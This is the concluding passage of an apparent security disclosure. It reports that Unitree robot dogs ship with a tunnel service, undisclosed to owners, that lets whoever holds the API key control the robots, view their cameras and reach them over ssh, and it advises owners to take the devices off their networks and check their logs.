The question which arises is of course, did Unitree want to include this for China only? Did they plan to roll out a remote control service to the public but never follow through? If it was meant for China only, why do all robot dogs around the world automatically enroll in the tunnel service? Is it intentional or just sloppy? Is this unfinished tunnel payment page just an excuse in case someone notices that there is a tunnel client pre-installed on the dogs? Guess we will never find out for sure, and it doesn't matter.
Of course, it is impossible to determine for us whether or not abuse was done with the tunnel without analyzing logs of robots and networks.
We strongly advise everyone with such a robot to remove it from the network permanently, as well as examine all available logs to check if their network was breached.

Conclusion

Unitree did pre-install a tunnel without notifying its customers. Anybody with access to the API key can freely access all robot dogs on the tunnel network, remotely control them, use the vision cameras to see through their eyes or even hop on the RPI via ssh.
If this was abused or not does not matter in this case. The mere presence of this service without letting the user know is not a good practice and can be seen as malicious.
If the service were to be present for the user convenience, it should be disabled by default and let the user enable it on demand to control their own dog remotely.

The use of such tunnel services do have a wide aspect of legitimate use-cases, the concerning thing is running such a service without user-knowledge. In this case, as this service is installed and operated without user consent we clearly need to label it backdoor.

These robot dogs are marketed at a wide spectrum of use-cases, from research in Universities, search and rescue missions from the police to military use cases in active war. Imagining a robot dog in this sensitive areas with an active tunnel to the manufacturer who can remotely control the device at will is concerning.

By now we did not do any investigation into the Go2 version of the Robot dog, the Humanoid or any other device from the manufacturer, it might be possible that there is a similar backdoor installed on these devices.

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